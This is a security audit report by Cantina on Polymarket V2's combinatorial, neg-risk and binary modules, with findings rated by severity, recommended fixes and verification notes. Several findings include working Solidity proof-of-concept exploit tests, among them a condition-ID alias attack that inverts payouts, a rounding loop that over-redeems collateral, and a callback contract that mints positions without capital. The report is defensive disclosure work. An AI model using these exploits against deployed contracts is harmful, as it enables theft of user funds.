



Polymarket V2 Combinatorial Module Security Review

Cantina Managed review by:

Giovanni Di Siena, Lead Security Researcher

Red Swan, Security Researcher

May 26, 2026

Contents

1	Introduction	2
1.1	About Cantina	2
1.2	Disclaimer	2
1.3	Risk assessment	2
1.3.1	Severity Classification	2
2	Security Review Summary	3
2.1	Scope	3
3	Findings	4
3.1	High Risk	4
3.1.1	<code>resolveMigrationCondition()</code> accepts malformed neg-risk condition IDs and can flip a legacy <code>YES</code> winner into V2 <code>NO</code>	4
3.1.2	<code>NO</code> positions can over-redeem after partial resolution due to rounding	7
3.2	Medium Risk	9
3.2.1	Migrated neg-risk auto- <code>NO</code> can strand legacy winners if reporting occurs before migration is complete	9
3.2.2	Bridged combinatorial positions cannot be prepared on the destination chain	11
3.3	Low Risk	11
3.3.1	<code>PositionManager::setCrossModuleAuth</code> allows arbitrary addresses to be authorized	11
3.3.2	Pausing neg-risk event resolution does not pause its non-zero subconditions	12
3.3.3	Redeem/split callbacks can be used to inflate loser inventory of resolved conditions	12
3.3.4	Lack of maximum limit on combinatorial conditions can lead to gas exhaustion and stranded positions	14
3.3.5	NegRisk References Can Create Unredeemable Combinatorial Positions	15

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

Cantina Managed provides a detailed evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While Cantina Managed endeavors to identify and disclose all potential security issues, it cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities that were absent during the initial review. Therefore, any changes made to the code require a new security review to ensure that the code remains secure. Please be advised that the Cantina Managed security review is not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity level	Impact: High	Impact: Medium	Impact: Low
Likelihood: high	Critical	High	Medium
Likelihood: medium	High	Medium	Low
Likelihood: low	Medium	Low	Low

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above table. Critical findings have a high likelihood of being exploited and must be addressed immediately. High findings are almost certain to occur, easy to perform, or not easy but highly incentivized thus must be fixed as soon as possible.

Medium findings are conditionally possible or incentivized but are still relatively likely to occur and should be addressed. Low findings are a rare combination of circumstances to exploit, or offer little to no incentive to exploit but are recommended to be addressed.

Lastly, some findings might represent objective improvements that should be addressed but do not impact the project's overall security (Gas and Informational findings).

2 Security Review Summary

From Apr 26th to Apr 30th the Cantina team conducted a review of [polymarket-v2](#) on commit hash [f6585d3b](#). The team identified a total of **9** issues:

Issues Found

Severity	Count	Fixed	Acknowledged
Critical Risk	0	0	0
High Risk	2	2	0
Medium Risk	2	2	0
Low Risk	5	3	2
Gas Optimizations	0	0	0
Informational	0	0	0
Total	9	7	2

2.1 Scope

The security review had the following components in scope for [polymarket-v2](#) on commit hash [f6585d3b](#):

```
src
├── libraries
│   └── ModuleIds.sol
├── modules
│   ├── BinaryModule.sol
│   ├── CombinatorialModule.sol
│   ├── NegRiskModule.sol
│   └── abstract
│       ├── BaseModule.sol
│       ├── ModuleErrors.sol
│       └── OracleModule.sol
└── dev
    └── ModuleProxyLib.sol
```

3 Findings

3.1 High Risk

3.1.1 `resolveMigrationCondition()` accepts malformed neg-risk condition IDs and can flip a legacy YES winner into V2 NO

Severity: High Risk

Context: `PositionIdLib.sol#L185-L187`, `PositionIdLib.sol#L198-L200`, `BaseMigrationMixin.sol#L88-L113`, `NegRiskMigrationMixin.sol#L126-L133`, `NegRiskMigrationMixin.sol#L152-L154`, `NegRiskModule.sol#L296-L304`, `NegRiskModule.sol#L312-L313`

Description: `BaseMigrationMixin.resolveMigrationCondition(bytes32 _conditionId)` assumes `_conditionId` is the canonical identifier for a migrated condition; however, this assumption is unsafe for neg-risk markets that derive the legacy condition using only the parent event identifier and condition index without validating that `_conditionId` is a canonical identifier.

The `PositionIdLib::getEventIdFromCondition` and `PositionIdLib::getConditionIndexFromCondition` helpers ignore the low outcome bits of `_conditionId`, meaning that a malformed key derived from the real condition identifier by flipping the outcome bit can still map to the same legacy condition. This is problematic because `BaseMigrationMixin::resolveMigrationCondition` reads the legacy payout using the derived legacy condition, but stores the result under the aliased `_conditionId` provided by the caller.

For neg-risk markets, `NegRiskModule::_finalizeMigrationResolution` then updates event-level resolution state using `_validateConditionId(_conditionId)`. That validation checks only the derived event identifier and condition index, so the malformed alias is still accepted as belonging to the real condition for purposes of setting `resultsSum[eventId]` and `conditionsResolved[eventId]`. This creates an inconsistent state in which the winning YES branch is considered to have already been resolved on the event-level, but the value in the `result` mapping for the real canonical key is still empty.

With `resultsSum[eventId] == RESULT_DENOMINATOR`, `NegRiskModule::resolveConditionToNo` can now be called for the canonical condition identifier, resolving the real migrated condition as NO. This has the effect of forcing a condition that resolved YES in the legacy system to resolve NO in V2, i.e. inverting the payout side.

An attacker can abuse this behavior to corrupt settlement of migrated neg-risk markets by:

1. Migrate losing legacy NO positions for a condition that resolved YES.
2. Use a malformed condition key to make `resolveMigrationCondition()` advance aggregate neg-risk event counters without resolving the real canonical key.
3. Call `resolveConditionToNo()` on the real canonical key.
4. Redeem migrated NO positions for PMCT.

Depending on migration state, the result is either:

- Unbacked PMCT minting, if only losing NO positions were migrated, or.
- Redirection of real backing away from the true YES side, if honest YES positions were already migrated.

Proof of Concept: The following should be added to `NegRiskMigration.t.sol`:

```
contract NegRiskMigrationAliasPocSetup {
    function deploy(address owner, address admin, address creator)
        external
        returns (Positions memory, Collateral memory, Legacy memory)
    {
        return PositionManagerSetup._deploy(owner, admin, creator);
    }
}
```

```

}

contract NegRiskMigrationTest_aliasResolvePoc {
    Positions positions;
    Collateral collateral;
    Legacy legacy;
    Router router;

    address owner;
    address admin;
    address creator;
    address oracle;
    address alice;
    address brian;

    bytes32 negRiskMarketId;

    function setUp() public {
        owner = vm.addr(0xA11CE);
        admin = vm.addr(0xAD01);
        creator = vm.addr(0xC0EA70);
        oracle = vm.addr(0x0ACE01);
        alice = vm.addr(0xA11CE1);
        brian = vm.addr(0xB0B01);

        NegRiskMigrationAliasPocSetup setup = new NegRiskMigrationAliasPocSetup();
        (positions, collateral, legacy) = setup.deploy(owner, admin, creator);
        router = new Router(address(positions.manager));

        vm.prank(alice);
        legacy.conditionalTokens.setApprovalForAll(address(positions.negRiskModule),
            ↪ true);

        vm.prank(brian);
        legacy.conditionalTokens.setApprovalForAll(address(positions.negRiskModule),
            ↪ true);
    }

    function _before(uint256 amount) internal returns (bytes32 q0) {
        bytes memory data = "";

        vm.prank(oracle);
        negRiskMarketId = legacy.negRiskAdapter.prepareMarket(0, data);

        vm.prank(oracle);
        q0 = legacy.negRiskAdapter.prepareQuestion(negRiskMarketId, data);

        // A neg-risk event must have at least 2 conditions to prepare migration.
        vm.prank(oracle);
        legacy.negRiskAdapter.prepareQuestion(negRiskMarketId, data);

        vm.startPrank(alice);
        collateral.usdce.mint(alice, amount * 2);
        collateral.usdce.approve(address(legacy.negRiskAdapter), amount * 2);
        legacy.negRiskAdapter.splitPosition(legacy.negRiskAdapter.getConditionId(q0),
            ↪ amount);
        legacy.negRiskAdapter.splitPosition(
            legacy.negRiskAdapter.getConditionId(NegRiskIdLib.getQuestionId(negRiskMarke_
            ↪ tId, 1)),
            ↪ amount
        );
        vm.stopPrank();

        uint256 noPositionId = legacy.negRiskAdapter.getPositionId(q0, false);
        vm.prank(alice);
    }
}

```

```

    legacy.conditionalTokens.safeTransferFrom(alice, brian, noPositionId, amount,
    ↪ "");
}

/// @notice PoC: a malformed alias key can read the canonical legacy payout, persist
///         that result under the alias, increment the event-level accounting, and
///         still leave the real canonical condition unresolved. The canonical branch
///         can then be auto-resolved to NO, letting migrated loser-side NO redeem
///         for PMCT despite losing in legacy.
function test_aliasResolveThenCanonicalAutoNoMintsPmctForMigratedNo() public {
    uint256 amount = 100_000_000;
    bytes32 q0 = _before(amount);

    vm.prank(creator);
    positions.negRiskModule.prepareMigrationEvent(negRiskMarketId);

    bytes32 realConditionId = PositionIdLib.getConditionIdFromEvent(
        PositionIdLib.encodeConditionId(ModuleIds.NEGRISK, negRiskMarketId, 2, 0), 0
    );
    bytes32 aliasKey = bytes32(uint256(realConditionId) | 1);
    bytes32 eventId = PositionIdLib.getEventIdFromCondition(realConditionId);
    bytes32 legacyConditionId =
    ↪ CTHelpers.getConditionId(address(legacy.negRiskAdapter), q0, 2);

    // Legacy resolves q0 = YES.
    vm.prank(oracle);
    legacy.negRiskAdapter.reportOutcome(q0, true);

    // Migrate only the losing legacy NO positions into V2.
    bytes32[] memory legacyConditionIds = new bytes32[](1);
    legacyConditionIds[0] = legacyConditionId;
    uint256[] memory outcomeIndices = new uint256[](1);
    outcomeIndices[0] = 1;
    uint256[] memory amounts = new uint256[](1);
    amounts[0] = amount;

    vm.prank(brian);
    positions.negRiskModule.migratePositions(legacyConditionIds, outcomeIndices,
    ↪ amounts);

    // Malformed alias key reads the real legacy payout but stores it under the wrong
    ↪ key.
    positions.negRiskModule.resolveMigrationCondition(aliasKey);

    uint256[] memory aliasResult = positions.negRiskModule.getResult(aliasKey);
    require(aliasResult.length == 2, "alias result length");
    require(aliasResult[0] == 1_000_000, "alias yes payout");
    require(aliasResult[1] == 0, "alias no payout");
    require(positions.negRiskModule.getResult(realConditionId).length == 0, "real
    ↪ condition unexpectedly resolved");
    require(positions.negRiskModule.resultsSum(eventId) == 1_000_000, "resultsSum not
    ↪ updated");
    require(positions.negRiskModule.conditionsResolved(eventId) == 1,
    ↪ "conditionsResolved not updated");

    // Real canonical condition is still unresolved, so it can now be force-resolved
    ↪ to NO.
    positions.negRiskModule.resolveConditionToNo(realConditionId);

    uint256[] memory realResult = positions.negRiskModule.getResult(realConditionId);
    require(realResult.length == 2, "real result length");
    require(realResult[0] == 0, "real yes payout not flipped");
    require(realResult[1] == 1_000_000, "real no payout not flipped");

    // The migrated NO positions now redeem for full PMCT even though they lost in
    ↪ legacy.

```

```

    vm.startPrank(brian);
    positions.manager.setApprovalForAll(address(router), true);
    router.redeem(realConditionId, 1, amount);
    vm.stopPrank();

    require(collateral.token.balanceOf(brian) == amount, "no PMCT minted");
}
}

```

Recommendation: `BaseMigrationMixin::resolveMigrationCondition` should reject non-canonical neg-risk condition IDs:

1. Validate that `_conditionId` is a canonical condition key before resolving it.
2. Canonicalize the key before storing results or updating neg-risk aggregate state.
3. Ensure `NegRiskModule::_validateConditionId` does not accept malformed alias keys as valid condition IDs.

Polymarket: Fixed in [PR #233](#).

Cantina Managed: Verified. User-defined value types have been introduced to enforce that the various IDs have the correct bits masked.

3.1.2 NO positions can over-redeem after partial resolution due to rounding

Severity: High Risk

Context: [CombinatorialModule.sol#L1255](#), [CombinatorialModule.sol#L1261](#)

Description: `CombinatorialModule.redeem()` computes the YES payout by iteratively applying `mulDiv`, which rounds down at every step, and then computes the NO payout as the complement:

```

yesPayout = FixedPointMathLib.mulDiv(yesPayout, conditionPayout, RESULT_DENOMINATOR);
//...
return outcomeIndex == 0 ? yesPayout : _amount - yesPayout;

```


This creates a systematic asymmetry in which the YES payout is rounded down, while the NO payout is effectively rounded up. As a result, YES + NO can exceed the collateral originally used to create the pair, breaking the core invariant that a single split should never redeem for more than the collateral backing it.

This is immediately exploitable on already partially resolved conditions, since `split()` does not check that the specified underlying condition is unresolved, so an attacker can wait until a binary or neg-risk leg has a fractional result, then:

1. Permissionlessly `prepareCondition()` for a 1-leg combinatorial condition.
2. `split()` collateral into combinatorial YES and NO.
3. `redeem()` the NO side in small chunks to maximize the effects of rounding.
4. `redeem()` the remaining YES side.

The simplest and highest impact case is a single-leg combinatorial position. If the underlying YES payout is any fractional $p / 1e6$ with $0 < p < 1e6$, then redeeming the NO side 1 wei at a time pays 1 whenever $\text{floor}(1 * p / 1e6) = 0$. For split amount S , redeeming the remaining YES side once pays $\text{floor}(S * p / 1e6)$ and the total extracted becomes $S + \text{floor}(S * p / 1e6)$ from only S collateral in.

This is maximized when p is very close to $1e6$, allowing the attacker to nearly double their collateral; however, it is prohibitively expensive to redeem in such a manner for large total notional. Chunking the NO redemption sizes decreases the total profit percentage with decreasing granularity, following a sawtooth decay. The outer envelope decreases approximately linearly on a log-log plot, inversely proportional to the chunk size and 0 at multiples of 10 wei for $p = 90\%$, as shown in the figure below.



More complex routing through `mergeFromYesBasket()`, `extract() / inject()`, and `splitOnCondition() / mergeOnCondition()` can create additional payoff-equivalent baskets to help realize rounding in different ways, but they are not needed for exploitation as the single-leg path already demonstrates immediate, repeatable undercollateralization.

Proof of Concept: The following test should be added to `CombinatorialModuleTest_redeem` within `CombinatorialModule.t.sol` :

```
function test_redeem_roundingExploit_afterPartialResolution() public {
    uint256 amount = 10;
    uint256[] memory conditions = _singleCondition(conditionAY);

    // The exploit is post-resolution: the attacker can open the combinatorial position
    // after the underlying condition has already partially resolved.
    _resolveFractional(condA, 900_000);

    (uint256 yesId, uint256 noId) = _splitForAlice(conditions, amount);

    vm.startPrank(alice);
    positions.manager.setApprovalForAll(address(combinatorial), true);

    // Redeem the NO side 1 wei at a time. Each unit pays 1 because YES rounds down
    // to 0 at this granularity and NO is computed as the complement.
    for (uint256 i; i < amount; ++i) {
        positions.manager.safeTransferFrom(alice, address(combinatorial), noId, 1, "");
        combinatorial.redeem(alice, noId, 1, address(0), "");
    }

    // Redeem the YES side once at the full amount.
    positions.manager.safeTransferFrom(alice, address(combinatorial), yesId, amount, "");
    combinatorial.redeem(alice, yesId, amount, address(0), "");
    vm.stopPrank();
}
```

```

// Input = 10, output = 10 * NO(1) + floor(10 * 0.9) = 10 + 9 = 19.
assertEq(collateral.token.balanceOf(alice), 19);
}

```

Recommendation: Compute NO payouts independently of YES payouts, using a rounding policy that preserves the invariant that YES + NO can never exceed the original collateral.

Polymarket: Fixed in [PR #224](#).

Cantina Managed: Verified. Partial resolutions now accumulate payouts in a higher-precision factor. YES rounds down while NO rounds the remaining position up and mints the complement as collateral.

3.2 Medium Risk

3.2.1 Migrated neg-risk auto-NO can strand legacy winners if reporting occurs before migration is complete

Severity: Medium Risk

Context: [BaseMigrationMixin.sol#L88-L113](#), [NegRiskModule.sol#L102-L121](#)

Description: During migration, `BaseMigrationMixin::migratePositions` pulls legacy positions into the module and mints the corresponding V2 positions back out to the user. If both sides for a legacy condition are already present in the module, those legacy YES / NO pairs are merged within `_mergeComplementaryAndEmit()`, and `_settleLegacyCollateralToVault()` immediately settles the resulting underlying collateral to the vault. If only one side has been migrated so far, nothing can be merged for that portion, so the module retains residual legacy positions.

`BaseMigrationMixin::resolveMigrationCondition` is intended to clean up those residual legacy positions. It does so by reading the legacy payout, storing the V2 result, calling legacy `redeemPositions()`, and then settling the resulting collateral into the vault. However, once the winning migrated condition has been reported and imported into V2 through `BaseMigrationMixin::resolveMigrationCondition`, `resultsSum[eventId]` reaches `RESULT_DENOMINATOR`, which enables anyone to finalize the remaining conditions to NO through `NegRiskModule::resolveConditionToNo`.

`NegRiskModule::resolveConditionToNo` is not migration-aware, meaning the V2 result is stored without executing the migration settlement flow. Any later call to `BaseMigrationMixin::resolveMigrationCondition` then reverts with `ConditionAlreadyResolved()`, meaning the module-held legacy winners for those branches can no longer be redeemed or settled into the collateral vault.

As a result, if users have already migrated legacy NO winners for losing conditions, but those branches are auto resolved to NO before their migration-specific settlement path is executed, the corresponding legacy winners can remain stranded in the module. In practice, the trigger is the winning YES condition being resolved through `resolveMigrationCondition()`: once that branch is imported, `resultsSum[eventId]` becomes `1_000_000`, and `resolveConditionToNo()` becomes immediately callable on the remaining conditions, exposing any residual migrated loser-side legacy winners to being stranded.

Proof of Concept: The following test should be added to `NegRiskMigration.t.sol`:

```

function test_autoNoOnMigratedLosersStrandsLegacyWinners() public {
    uint256 amount = 100_000_000;
    _before(3, amount);

    vm.prank(creator);
    positions.negRiskModule.prepareMigrationEvent(negRiskMarketId);

    bytes32 q0 = NegRiskIdLib.getQuestionId(negRiskMarketId, 0);
    bytes32 c0 = _structuredConditionId(3, 0);
}

```

```

bytes32 c1 = _structuredConditionId(3, 1);
bytes32 c2 = _structuredConditionId(3, 2);

// Import the winning YES branch first so auto-NO becomes available.
vm.prank(oracle);
legacy.negRiskAdapter.reportOutcome(q0, true);
positions.negRiskModule.resolveMigrationCondition(c0);

bytes32 eventId = _structuredEventId(3);
assertEq(positions.negRiskModule.resultsSum(eventId), 1_000_000);

// Migrate only the loser-side legacy NO winners after the event is already at the
↳ auto-NO threshold.
bytes32[] memory legacyConditionIds = new bytes32[](2);
legacyConditionIds[0] =
    CTHelpers.getConditionId(address(legacy.negRiskAdapter),
↳ NegRiskIdLib.getQuestionId(negRiskMarketId, 1), 2);
legacyConditionIds[1] =
    CTHelpers.getConditionId(address(legacy.negRiskAdapter),
↳ NegRiskIdLib.getQuestionId(negRiskMarketId, 2), 2);

uint256[] memory outcomeIndices = new uint256[](2);
outcomeIndices[0] = 1;
outcomeIndices[1] = 1;

uint256[] memory amounts = new uint256[](2);
amounts[0] = amount;
amounts[1] = amount;

vm.prank(brian);
positions.negRiskModule.migratePositions(legacyConditionIds, outcomeIndices,
↳ amounts);

uint256 legacyNoPositionId1 =
↳ legacy.negRiskAdapter.getPositionId(NegRiskIdLib.getQuestionId(negRiskMarketId,
↳ 1), false);
uint256 legacyNoPositionId2 =
↳ legacy.negRiskAdapter.getPositionId(NegRiskIdLib.getQuestionId(negRiskMarketId,
↳ 2), false);

assertEq(legacy.conditionalTokens.balanceOf(address(positions.negRiskModule),
↳ legacyNoPositionId1), amount);
assertEq(legacy.conditionalTokens.balanceOf(address(positions.negRiskModule),
↳ legacyNoPositionId2), amount);

// Auto-NO finalizes the migrated loser branches without redeeming their legacy
↳ winners.
positions.negRiskModule.resolveConditionToNo(c1);
positions.negRiskModule.resolveConditionToNo(c2);

// Migration settlement for those branches is now permanently blocked.
vm.expectRevert(ModuleErrors.ConditionAlreadyResolved.selector);
positions.negRiskModule.resolveMigrationCondition(c1);

// The V2 NO positions are still redeemable despite the legacy winners remaining
↳ stranded.
vm.startPrank(brian);
positions.manager.setApprovalForAll(address(router), true);
router.redeem(c1, 1, amount);
router.redeem(c2, 1, amount);
vm.stopPrank();

assertEq(collateral.token.balanceOf(brian), 2 * amount);
assertEq(legacy.conditionalTokens.balanceOf(address(positions.negRiskModule),
↳ legacyNoPositionId1), amount);

```

```

    assertEq(legacy.conditionalTokens.balanceOf(address(positions.negRiskModule),
    ↪ legacyNoPositionId2), amount);
}

```

Recommendation: Migrated neg-risk events require careful reporting coordination. Legacy outcome reporting should be delayed until migration is sufficiently complete across the event. Avoid relying on `NegRiskModule::resolveConditionToNo` for migrated branches unless any remaining unmigrated or unsettled legacy exposure is immaterial. Preferably, make `resolveConditionToNo()` migration-aware, or require every migrated legacy condition, including loser branches, to finalize exclusively through `resolveMigrationCondition()`.

Polymarket: Fixed in [PR #238](#).

Cantina Managed: Verified. Migrated neg-risk conditions now route through `_resolveMigrationCondition()`, ensuring that the legacy positions are redeemed against the legacy CTF and the collateral is settled to the vault.

3.2.2 Bridged combinatorial positions cannot be prepared on the destination chain

Severity: Medium Risk

Context: (No context files were provided by the reviewer)

Description: The `CombinatorialModule` derives every condition ID from `block.chainid`:

```

PositionIdLib.encodeConditionIdFromData(block.chainid, ModuleIds.COMBINATORIAL, 0,
↪ abi.encode(_conditions));

```

However, when combinatorial positions are bridged, `CombinatorialModule.mintFromBridge()` mints the exact condition ID from the source chain. Such conditions can therefore never be prepared because the destination `prepareCondition()` hashes the same condition array under the destination chain ID, resulting in a different identifier for the same underlying condition.

This means that bridged combinatorial position can exist on the destination chain with a condition ID that is not reproducible by the destination module, preventing execution of all functions that require the condition to be prepared and otherwise revert with `ConditionNotPrepared()`. Bridging itself does not require preparation, so such positions can be recovered to the original source chain.

Recommendation: Ensure that, for bridged combinatorial conditions, the same canonical condition array maps to the same ID on every chain. Stop deriving combinatorial condition IDs from `block.chainid` if those IDs are intended to be portable across chains. Instead, use a chain-independent identifier for the condition array, or explicitly include the source chain identity as part of the bridge preparation flow.

Polymarket: Fixed in [PR #229](#) and [PR #230](#).

Cantina Managed: Verified. Combinatorial and underlying binary/neg-risk position IDs are no longer derived from `block.chainid`, making them chain-independent.

3.3 Low Risk

3.3.1 `PositionManager::setCrossModuleAuth` allows arbitrary addresses to be authorized

Severity: Low Risk

Context: [PositionManager.sol#L444-L450](#)

Description: `PositionManager::setCrossModuleAuth` currently allows an admin to register any arbitrary address as a module authorized for cross-module minting. For stronger guarantees, only registered modules should be authorized.

Recommendation: Consider modifying `setCrossModuleAuth()` to explicitly validate that the supplied address is an actual module within the system and not some arbitrary address:

```
function setCrossModuleAuth(address _module, bool _authorized) external onlyAdmin {
+   uint256 moduleId = BaseModule(_module).moduleId();
+   require(moduleId != 0, InvalidModuleId());
+   require(moduleById[moduleId] == _module, ModuleNotRegistered());
+
   crossModuleAuth[_module] = _authorized;
   emit CrossModuleAuthSet(_module, _authorized);
}
```

Polymarket: Fixed in [PR #241](#).

Cantina Managed: Verified. Execution now reverts if the specified module is not registered. The recommended invalid module ID check is not necessary as the registration verification will catch this case, since it is not possible to add modules with an ID of 0.

3.3.2 Pausing neg-risk event resolution does not pause its non-zero subconditions

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: `OracleModule::pauseResolution` explicitly states that the supplied function argument can either be a condition or event identifier; however, neg-risk resolution paths only consult `resolutionPausedAt[_conditionId]`. In the `PositionIdLib` format, a neg-risk event identifier is simply the event key with `conditionIndex = 0`, so `pauseResolution(eventId)` only writes the pause bit for subcondition 0. Every other subcondition in the same event remains live, meaning settlement can still proceed through `resolveMigrationCondition()` and `resolveConditionToNo()` unless all other conditions are explicitly paused.

Recommendation: When resolving a neg-risk condition, the parent event identifier should be derived for the given condition identifier so that the pause state for both can be verified, requiring `resolutionPausedAt[_conditionId] == 0` and `resolutionPausedAt[eventId] == 0`.

Polymarket: Fixed in [PR #243](#).

Cantina Managed: Verified. The documentation has been updated to clarify that events must be paused subcondition-by-subcondition and that passing an event ID pauses subcondition 0 only.

3.3.3 Redeem/split callbacks can be used to inflate loser inventory of resolved conditions

Severity: Low Risk

Context: *(No context files were provided by the reviewer)*

Description: `BaseModule::split` and `BaseModule::redeem` both expose initiator-controlled callbacks, and in both cases outputs are minted before the corresponding inputs are irreversibly consumed. `BaseModule::split` mints `YES` and `NO` before burning collateral, while `BaseModule::redeem` mints PMCT payout before burning the redeemed winner position. In `BinaryModule`, there is also no guard preventing split after a condition has already resolved.

This ordering allows a caller to use the PMCT minted by `redeem` to fund split inside the same callback, and then use the winner position minted by `split` to satisfy the missing input of the original `redeem`. Concretely, once a binary condition is resolved, a caller can invoke `redeem` without already owning the winning position, receive freshly minted PMCT in `redeemCallback()`, transfer that PMCT into the module, split on the already-resolved condition, and then transfer the freshly minted winner position back into the module

so that the outer redeem can complete. The winner leg is burned, but the complementary loser position remains with the caller.

As a result, the loser-side supply of a resolved binary market can be increased without any initial PMCT and without any pre-existing winning position. The flow is entirely self-funded through callback ordering. This affects both native and migrated binary conditions, since `BinaryModule::reportResult` and `BaseMigrationMixin::resolveMigrationCondition` populate the same `result[conditionId]` mapping consumed by `BaseModule::getPayout`.

While the resulting loser positions have no direct economic value on the resolved market, this appears to violate the intended post-resolution lifecycle of binary positions. At minimum, resolved binary conditions do not have a fixed total supply, and callback composition makes that reachable without initial capital requirements. Given that `Exchange::matchOrders` does not check whether a given condition is already resolved, if orders on resolved markets continue to be matched by the operator then stale losing-side bids can be stolen at zero cost.

Proof of Concept: The following test should be added to `BinaryMigration.t.sol`:

```
function test_seedlessRedeemSplitCallbackMintsResolvedLoser() public {
    uint256 amount = 100_000_000;
    conditionalTokens.prepareCondition(oracle, questionId, 2);

    vm.prank(owner);
    collateral.token.addMinter(address(binaryModule));

    vm.prank(creator);
    binaryModule.prepareMigrationCondition(conditionId);

    bytes32 structuredConditionId = binaryModule.getMigrationConditionId(conditionId);

    uint256[] memory payouts = new uint256[](2);
    payouts[0] = 1;
    payouts[1] = 0;
    vm.prank(oracle);
    conditionalTokens.reportPayouts(questionId, payouts);

    // Resolve through the migration path without migrating any balances first.
    binaryModule.resolveMigrationCondition(structuredConditionId);

    uint256 yesId = PositionIdLib.getPositionId(structuredConditionId, 0);
    uint256 noId = PositionIdLib.getPositionId(structuredConditionId, 1);

    SeedlessRedeemSplitCallback attacker = new SeedlessRedeemSplitCallback(binaryModule,
    ↪ positionManager);

    assertEq(collateral.token.balanceOf(address(attacker)), 0);
    assertEq(positionManager.balanceOf(address(attacker), structuredConditionId, 0), 0);
    assertEq(positionManager.balanceOf(address(attacker), structuredConditionId, 1), 0);

    attacker.execute(structuredConditionId, yesId, amount);

    // The callback bootstraps the winner and PMCT legs entirely inside redeem/split.
    assertEq(collateral.token.balanceOf(address(attacker)), 0);
    assertEq(positionManager.balanceOf(address(attacker), yesId), 0);
    assertEq(positionManager.balanceOf(address(attacker), noId), amount);
    assertEq(positionManager.balanceOf(address(binaryModule), yesId), 0);
}
```

along with the callback contract:

```
contract SeedlessRedeemSplitCallback is IModuleCallback {
    BinaryModule internal immutable module;
    PositionManager internal immutable positionManager;
    address[] internal recipients;
    bytes32 internal conditionId;
```

```

uint256 internal winnerPositionId;

constructor(BinaryModule _module, PositionManager _positionManager) {
    module = _module;
    positionManager = _positionManager;
    recipients.push(address(this));
    recipients.push(address(this));
}

function execute(bytes32 _conditionId, uint256 _winnerPositionId, uint256 _amount)
↳ external {
    conditionId = _conditionId;
    winnerPositionId = _winnerPositionId;
    module.redeem(address(this), _winnerPositionId, _amount, address(this), "");
}

function splitCallback(address, bytes32, uint256, bytes calldata) external override
↳ { }

function mergeCallback(address, uint256, uint256[] calldata, bytes calldata)
↳ external override { }

function redeemCallback(address, uint256 _amount, uint256, bytes calldata) external
↳ override {
    module.COLLATERAL_TOKEN().transfer(address(module), _amount);
    module.split(recipients, conditionId, _amount, address(0), "");
    positionManager.unsafeTransferFrom(address(this), address(module),
↳ winnerPositionId, _amount);
}
}

```

Recommendation: Consider restricting calls to `BaseModule::split` once `result[conditionId].length != 0`.

Polymarket: Acknowledged, no economic impact.

Cantina Managed: Acknowledged.

3.3.4 Lack of maximum limit on combinatorial conditions can lead to gas exhaustion and stranded positions

Severity: Low Risk

Context: (No context files were provided by the reviewer)

Description: The `CombinatorialModule` does not enforce a maximum number of primitive conditions when preparing or deriving combinatorial conditions. While users can successfully call `prepareCondition` for large arrays, several core operations scale poorly with the number of conditions (N), leading to gas exhaustion and potential loss of funds:

- **Quadratic Storage Costs:** The `convertToYesBasket` function must ensure all "prefix" conditions of a parlay are prepared. The internal helper `_prepareYesBasketPositionIds` iterates through the full array and stores every prefix (lengths 1, 2, ..., N), resulting in $O(N^2)$ storage writes. For a condition with 128 legs, the gas required for these writes can exceed 190 million, making the position impossible to convert on standard EVM chains (e.g., Ethereum's 30M block limit).
